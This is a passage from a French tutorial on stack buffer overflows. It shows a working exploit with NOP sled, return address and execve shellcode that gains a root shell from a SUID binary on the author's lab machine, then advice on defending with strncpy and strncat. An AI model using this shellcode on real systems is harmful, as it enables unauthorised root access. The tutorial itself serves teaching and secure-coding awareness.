Le programme a bien sauté en 0xbffffa30 mais a planté car à cette adresse il n'y a pas de nops, mais des données... Cela veut dire que notre estimation de l'adresse de retour était fausse. Nous voyons ici qu'il faut plutôt sauter vers 0xbffffa70 pour être sûr que le coup marche. Ré-essayons :

```
trance@trancebox:~/GITSbof$ ./vuln `perl -e 'print "\x90"x74 . "\xeb\x04" .
"\x70\xfa\xff\xbf" . "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x52\x68\x6e
\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80"'`
sh-2.05b$
```

Yeah ;-). Cela marche enfin. Nous venons donc de détourner le flux d'exécution du programme en le redirigeant vers notre shellcode. Nous avons réussi en tatonnant un petit peu, car il est en général assez dur de trouver l'adresse de retour, vu que lorsque l'on exécute un programme avec GDB ou de façon normale, la pile est souvent changée (translatée ou même carrément différente).

Mais ici, nous constatons que le shell obtenu est celui de l'utilisateur qui a lancé le programme. En effet, le programme n'était pas à bit SUID activé, donc les droits n'ont pas été changés. Pour ceux qui ne connaissent pas, le "bit SUID" est une option que le propriétaire d'un fichier peut activer sur ce fichier s'il le souhaite, et qui permet à l'exécutable de ce lancer avec ses prpres droits. Alors que la règle normale d'*nix est que chaque programme lancé possède les droits de celui qu'il l'a lancé. Le bit SUID permet donc de faire entorse à cette règle. Et malheureusement, il est assez souvent activé.

Maintenant, imagions que ce soit le root qui ait codé ce programme et qu'il ait activé le bit SUID. Voyons ce qui se passe :

```
trance@trancebox:~/GITSbof$ su
Password:
trancebox:/home/trance/GITSbof# chown root vuln
trancebox:/home/trance/GITSbof# chmod +s ./vuln

trancebox:/home/trance/GITSbof# exit
trance@trancebox:~/GITSbof$
trance@trancebox:~/GITSbof$ ls -l
total 124
...
-rwsr-sr-x  1 root   trance 11550 2006-07-07 17:57 vuln
-rw-r--r--  1 trance trance   195 2006-07-07 17:57 vuln.c
...
trance@trancebox:~/GITSbof$ ./vuln coucou
trance@trancebox:~/GITSbof$ ./vuln `perl -e 'print "\x90"x74 .
"\xeb\x04" . "\x70\xfa\xff\xbf" .
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x52\x68\x6e
\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80"'`
sh-2.05b# whoami
root
sh-2.05b# echo "Local root successfull ;-)"

Local root successfull ;-)
```

Et voila le travail. Un shell root rien que pour nous. Ceci illustre bien le danger des programmes vulnérables tournant en SUID... Avis aux administrateurs : ne placez en SUID que les programmes en qui vous avez vraiment confiance et dont les failles connues sont corrigées ! Et encore, cela ne suffit pas toujours...

Enfin, si jamais l'on a affaire à un programme appartenant au root mais non en SUID, il est possible de concevoir un shellcode un peu plus long qui exécute une activation du SUID puis lance un shell. Nous verrons ce type de shellcode sans doute prochainement...

Il faut aussi savoir que pour éviter de tatonner pour trouver l'adresse de retour, on peut changer de méthode d'exploitation, en faisant par exemple un return into libc. Ici, pas beasoin d'avoir une adresse pointant sur la pile, donc cela limite la recherche...

Pour ce qui est de Windows, le principe est le même, sauf que les notions de droits et de shell sont un peu différentes. Une fois une faille trouvée dans un programme, le plus dur est de concevoir le shellcode. Généralement, on utilise des générateurs de shellcodes comme celui de Metasploit afin de gagner beaucoup de temps. Lancer un shell n'est sans doute pas une bonne idée sur Windows, étant donné les piètres possibilités offertes par le shell qui va avec... On peut donc utiliser par exemple des shellcodes lançant un serveur, ou téléchargeant un programme plus volumineux afin de l'exécuter silencieusement.

5. Sécurisation

La sécurisation des programmes aux buffer overflows est très simple. Il suffit de coder proprement :-). Enfin putôt intelligemment. La solution est logique : il faut, lors de toute copie de données, vérifier que la taille des données copiées soit inférieure ou égale à la taille de l'emplacement où on les copie.

Dans notre exemple, nous avons utilisé strcpy, fonction qui copie bêtement sans varification. Il faut utiliser à la place la focntion strncpy qui prend en paramètre supplémentaire la taille à ne pas dépasser lors de la copie. Voyons cela en exemple :

```
trance@trancebox:~/GITSbof$ cat secu.c
void func(char arg[])
{
  char buffer[50];
  strncpy(buffer,arg,49);
  buffer[49] = 0;
}

int main(int argc, char *argv[])
{
  if(argc < 2) printf("Utilisation : secu <chaine>\n");
  else func(argv[1]);
  return 0;
}
trance@trancebox:~/GITSbof$ gcc -o secu secu.c

trance@trancebox:~/GITSbof$ ./secu
Utilisation : secu <chaine>
trance@trancebox:~/GITSbof$ ./secu `perl -e 'print "a"x500'`
trance@trancebox:~/GITSbof$
```

Aucun débordement lié à la copie n'est possible. Mais, me direz-vous, pourquoi n'avoir pas tout simplement fait :

```
void func(char arg[])
{
  char buffer[50];
  strncpy(buffer,arg,50);
}
```

Parce que si nous faisons comme ceci, nous évitons certes un débordement lié à la copie... Mais si la chaîne est plus longue, son zéro terminal ne sera pas copié. Donc si jamais notre programme continue en utilisant la chaîne "buffer", elle sera plus longue car le programme considèrera qu'elle se termine par un zéro, donc il ira chercher le zéro se trouvant en mémoire le plus proche de la chaîne... Il y a toujours une vulnérabilité ici, mais ce sera un sur-coup. C'est pour cela que le code présenté plus haut est largement préférable et ne comporte pas de failles.

Il faudra également utiliser la fonction strncat à la place de strcat, avec un paramètre supplémentaire qui comme ici indique la taille de la chaîne à concaténer à la première. Attention toutefois à bien faire le calcul "taille buffer - taille de la chaîne - 1" : c'est ce résultat que l'on doit passer en paramètre. Et il faut toujours rajouter un zéro comme denrier caractère, manuellement.

Conclusion

Cet article plutôt long avait pour vocation d'exposer les problèmes que posent les buffer overflows. J'espère qu'il sensibilisera le lecteur et l'incitera à programmer de façon plus sécurisée...

Références

Il était impossible d'écrire un article sur les buffers overflows sans citer Smashing the Stack For Fun and Profit, excellent article d'Aleph One paru dans le magazine Phrack. C'est très probablement un des premiers articles sur les BOFS, et il est très riche.

Côté sécurisation, l'article "Pas si facile de corriger les failles", de The Hackademy Magazine, m'a pas mal inspiré.